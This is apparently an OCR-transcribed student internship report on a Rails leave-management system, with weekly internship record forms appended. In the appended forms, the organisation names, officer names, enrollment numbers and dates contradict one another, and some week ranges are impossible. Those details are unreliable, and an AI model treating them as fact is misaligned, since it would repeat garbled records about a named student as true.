The leave application module of the project will provide employees with the ability to apply for leave, and the administrative staff with the ability to manage leave applications. The following features will be included in this module:

- Leave Types: The system will support different types of leave, such as annual leave, sick leave, and unpaid leave.
- Leave Balance: Employees will be able to view their current leave balance for each type of leave.
- Leave History: Employees will be able to view their previous leave applications and their status.
- Leave Approval Status: Employees will be able to view the status of their leave applications, such as approved, pending, or rejected.
- Approve/Reject Leave Applications: Admin users will be able to approve or reject leave applications submitted by employees.
- Leave Application Interface Design: The user interface design of the leave application module will be user-friendly and intuitive.
- Leave Application Testing Results: The module will be thoroughly tested to ensure that it is functional and error-free.

4.3 IMPLEMENTATION AND RESULTS:

4.3.1 Coding:

Fig. 4.1 User controller code

The Figure 4.1: user controller code is responsible for handling user requests from the user interface and connecting with the leave application. It contains functions or methods to process user requests, such as submitting a new leave application, viewing existing applications, and approving or denying requests. The code validates input data, creates new leave application objects, retrieves and sends data to the user interface, and mediates between the user interface and the leave application code. Overall, the user controller code acts as a bridge between the user interface and the leave application code to ensure accurate and efficient handling of user requests.




Fig. 4.2 Admin deskbord view code

The Figure 4.2: Admin dashboard view code is responsible for displaying information related to the leave management system for administrators. This code typically contains functions or methods to retrieve and display data such as employee leave balance, pending leave applications, and leave statistics. It also allows administrators to manage employee leave applications, such as approving or denying requests, and managing employee leave balances. The code ensures that the dashboard view is user-friendly, responsive, and intuitive for administrators. Overall, the Admin dashboard view code plays a crucial role in providing a comprehensive overview of the leave management system and allows administrators to efficiently manage employee leave requests.




Fig. 4.3 Routes code

The Figure 4.3: routes code for a leave management system is responsible for defining the endpoints that allow users and administrators to interact with the system. This code typically contains functions or methods for handling requests related to user profiles, leave applications, and administrator dashboards. The user routes might include endpoints for creating and updating user profiles, submitting and viewing leave applications, and checking their leave balance. The admin routes might include endpoints for accessing the administrator dashboard, managing employee leave balances, and approving or denying leave applications. The leave application routes might include endpoints for creating, viewing, updating, and deleting leave applications. The code ensures that requests are processed correctly and efficiently by connecting the appropriate controllers and database models to the endpoints, which are critical for a leave management system to function effectively.

4.3.2 Results:

Fig. 4.4 Admin deskbord page

The Figure 4.4: admin page is a critical component of a leave management system, providing administrators with the ability to manage users, leaves, and leave applications. Administrators can create new users and edit existing user details, such as their personal information and leave balances. They can also view leave applications submitted by users, including the leave type, dates, and duration, and approve or reject them based on business rules and policies.

The admin page also displays a dashboard that shows the number of leaves taken and available for each user, making it easier to manage leave balances and plan for staffing needs. Additionally, administrators can view user activity logs to track any changes made to user accounts, leaves, or applications.

Overall, the admin page is a powerful tool for managing the leave management system and ensuring that users are receiving fair and consistent treatment.

Fig. 4.5 User deskbord view

The Figure 4.5: user page is a critical component of a leave management system, providing users with the ability to manage their profile and leave applications. Users can edit their personal information, such as their age details and password, to ensure that the system has the most up-to-date information about them. However, the user page does not allow users to edit their role attribute, as this is determined by the system administrator.

Users can also submit new leave applications through the user page, selecting the leave type, dates, and duration. After submitting a leave application, users can check the status of their application on the user page, ensuring that they are kept up-to-date with the progress of their request. The user page also displays the user's current leave balances, allowing them to plan for future leave requests.

Overall, the user page is a powerful tool for managing the leave management system from a user's perspective, providing them with the necessary tools to manage their profile and leave applications, and check their leave balances and status.




Fig. 4.6 User create page

The Figure 4.6 admin side user creation functionality in an employee portal allows authorized personnel to create new user accounts and manage existing ones. This feature typically includes a form or interface where the administrator can input the necessary information for the new user, such as their name, email address, username, and password. The administrator may also be able to assign specific roles or permissions to the user, determining what they can access within the portal.

Additionally, the user creation functionality may include features such as validation and error handling to ensure that the information entered is accurate and complete. This functionality may also include options for sending welcome emails to new users or resetting passwords for existing ones.

Overall, the admin side user creation functionality is an important feature in employee portals, as it allows administrators to manage user accounts efficiently and securely.

Fig. 4.7 Leave application page

The Figure 4.7: leave apply form is a vital feature of a leave management system, providing users with a simple and efficient way to request time off from work. The form typically includes fields for the leave type, dates, duration, and any additional comments or notes. Users can select the type of leave they are requesting and specify the dates and duration of their absence. They can also provide additional details such as the reason for their leave or special instructions for their manager. Once the user submits the form, it is reviewed by the system administrator or their manager. The form helps ensure that leave requests are processed quickly and accurately.

4.4 USED SOFTWARE:

Visual Studio Code (VS Code):

VS Code is a free and open-source source code editor developed by Microsoft for Windows, Linux, and macOS. It has a variety of features, including support for debugging, intelligent code completion, syntax highlighting, and code refactoring. It also has a wide range of extensions available to enhance its functionality, including support for many programming languages, frameworks, and libraries.

RubyMine:

RubyMine is an integrated development environment (IDE) specifically designed for Ruby programming language development. It is developed by JetBrains and is available on Windows, macOS, and Linux. RubyMine provides a wide range of features for Ruby developers, including syntax highlighting, code completion, debugging, testing, refactoring, and version control integration. It also supports a range of frameworks and tools commonly used in Ruby development, including Rails, Sinatra, RSpec, and Capistrano.

Ubuntu:

Ubuntu is a popular Linux-based operating system that is free and open-source. It is widely used in web servers, cloud computing, and desktop computing. Ubuntu is known for its ease of use, stability, and security. It comes pre-installed with a range of software including LibreOffice, Firefox, and the GNOME desktop environment. Ubuntu also has a large and active community of developers and users who contribute to its ongoing development and support.

Ubuntu terminal:

The Ubuntu terminal is a command-line interface that allows users to interact with their computer using typed commands. It is included in the Ubuntu operating system and can be accessed by opening the terminal application. The terminal provides users with access to a wide range of powerful tools and utilities, allowing them to perform a variety of tasks, such as managing files and directories, installing software, and configuring system settings. With the use of commands, users can perform these tasks quickly and efficiently. Additionally, the terminal can be customized with themes and plugins to enhance its functionality and appearance.

Chapter 5. CONCLUSION

5.1 CONCLUSION:

In conclusion, my internship experience has been extremely beneficial in enhancing my skills and knowledge in various web development technologies. Working on real projects has allowed me to gain hands-on experience and apply the concepts I learned in a practical setting. I have become proficient in Ruby on Rails, HTML, CSS, JavaScript, jQuery, and Bootstrap, and have gained a deep understanding of the Model-View-Controller (MVC) architecture, database migrations, and Active Record.

During the internship, I have successfully implemented features such as authentication, authorization, and CRUD operations in Rails, and used HTML, CSS, JavaScript, jQuery, and Bootstrap to create responsive and dynamic web pages. This experience has not only improved my technical skills but also enhanced my teamwork, communication, and problem-solving abilities.

Overall, this internship has been a valuable learning experience for me, and I am confident that the skills and knowledge I have gained will be instrumental in my future endeavors in the field of web development.

REFERENCES

[1] Michael Hartl, “Ruby on Rails Tutorial: Learn Web Development with Rails”, 7th Edition.


[2] https://getbootstrap.com/docs/5.0/getting-started/introduction

[3] https://rubymonk.com

[4] https://rubyonrails.org

APPENDIX

Annexure 1:



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
Annexure 1
Enrollment no: 190390107022

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANSURIYA PARASKUMAR SURESHBHAI
DIARY OF THE WEEK: FROM 21/02/23 TO 12/03/23
DEPARTMENT: Computer Engineering SEM: 4th
NAME OF THE ORGANISATION: Essence Software
NAME OF THE PLANT/SECTION/DEPARTMENT: IT Services
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dahabai Damaniya

DESCRIPTION OF THE WORK DONE IN BRIEF

This week basically we covered two long hour terms, can not explaining each with git.
- Start with opening editor terminals and learned things all things
- After that learn git like, make Repo, initialize, staging, adding, commit, make branch, merge branch, conflict etc.
- In the terms about with basic thing to test and make test page using normal element like, form, input, checkbox, table, button, image, media, iframe etc.
- In the CSS learn all the thing with terms pages using various attributes like, this id, margin, padding, media query, effect, color, basic etc thing.
- Then all the thing push into the git repo.



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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

TOTAL HOURS: 84

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18/8/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 13/10/23

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Fig. 7.1 Week-1 Annexure 1

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Annexure-I
Enrollment no: 190390107022

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANSURIYA PARASKUMAR SURESHBHAI
DIARY OF THE WEEK: DT: 13/01/23 TO 19/01/23
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Exonics Infosoft
NAME OF THE PLANT/SECTION/DEPARTMENT: IT Services
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Darsha Domaniya

DESCRIPTION OF THE WORK DONE IN BRIEF

This week basically cover few thing of css, Bootstrap, basic of javascript and JQuery
- few thing of css like make responsive web-page using media query
- Bootstrap classes learn and use them into the html page
- learn the javascript basic syntax and importants and how to use into the code
- learn the javascript library JQuery and difference and uses
- In the JQuery cover the topic Datatable plugin, Ajax, Json file, sorting, filtering, pagination and all updated page's add into the git repo

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TOTAL HOURS: 40

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 18/2/25

Signature of officer-in-charge of Dept. / Section / Plant

Date: 4/11/24

✪ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Fig. 7.2 Week-2 Annexure 1

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
Annexure I
Enrollment no: 190590107022

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANJWANI PARASKUMAR SURESHBHAI
DIARY OF THE WEEK: DT: 26/02/2023 TO 04/03/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Easiware Solutions
NAME OF THE PLANT/SECTION/DEPARTMENT: IT Services
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dakshaj Damaniya

DESCRIPTION OF THE WORK DONE IN BRIEF

This week is basically learning JQuery Concept and their plugin
- Starting with basic concept of JQuery like $(), value, variable, Operator, keywords etc
- JQuery program manually and using different plugin
- JQuery Bootstrap plugin using their CDN and their docs
- JQuery Slider plugin to add slider in the webpages
- JQuery modal plugin to make modal and also docs manually.
- JQuery datepicker plugin to set date and take date value



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TOTAL HOURS: 40

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 19/3/24

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Fig. 7.3 Week-3 Annexure 1

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Annexure I

Enrollment no: 190370107013

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANSURIYA PARASKUMAR SURESHBHAI

DIARY OF THE WEEK: DT: 23/12/2022 TO 28/04/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Encore Software

NAME OF THE PLANT/SECTION/DEPARTMENT: IT Services

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Rutvik Dwivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

This week doing practical on HTML, CSS & JQuery and HTML, CSS, JQuery & Bootstrap

- Learn to make designed according to the task assigned
- After that make model on that make one registration form only assigned one button to open modal
- Then store the data of modal form into the localstorage
- Then fetch the data from the localstorage and according data make table
- And another learned page show the enroll photo and information of registered person and make this page responsive

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TOTAL HOURS 40

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 2/12/23

Signature of officer in-charge of Dept. / Section / Plant

Date: 22/01/2024

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Fig. 7.4 Week-4 Annexure 1

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Annexure I
Enrollment no: 190390107033

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANSURIYA PARASKUMAR SURESHBHAI
DIARY OF THE WEEK: IN: 05/04/2023 TO 11/03/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Essence Software
NAME OF THE PLANT/SECTION/DEPARTMENT: IT Services
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dakshi Damaniya

DESCRIPTION OF THE WORK DONE IN BRIEF


This week work of the practical of HTML CSS, JQuery and Bootstrap

- Making login page, Admin page, Registration page

- In the login page check user detail with registered user data.

- In the Registration page make page to store the data of user in storage with user validation

- In the Admin login page check detail with the static json file of admin after validation can login.



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TOTAL HOURS: 52 hours

SIGNATURE OF STUDENT

☺ The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Member

Date: 18/4/22

D. D. Vasavada
Signature of officer-in-charge of Dept. / Section / Plant

Date: 13/04/2022

☺ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Fig. 7.5 Week-5 Annexure 1

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Annexure I
Enrollment no: 190390107022

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANSURIYA PARASKUMAR SURESHBHAI
DIARY OF THE WEEK: DT: 11/03/2023 TO 19/03/2023
DEPARTMENT: Computer Engineering SEM: 8TH
NAME OF THE ORGANISATION: Exensis Solasat
NAME OF THE PLANT/SECTION/DEPARTMENT: IT Services
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Daksaba Gaurvaja

DESCRIPTION OF THE WORK DONE IN BRIEF

this week also going on frontend demo of HTML & CSS & JavaScript learning

- Make two more page About us and Contact us page with login way
- Add new profile to view more details and change of their Detail and update on change
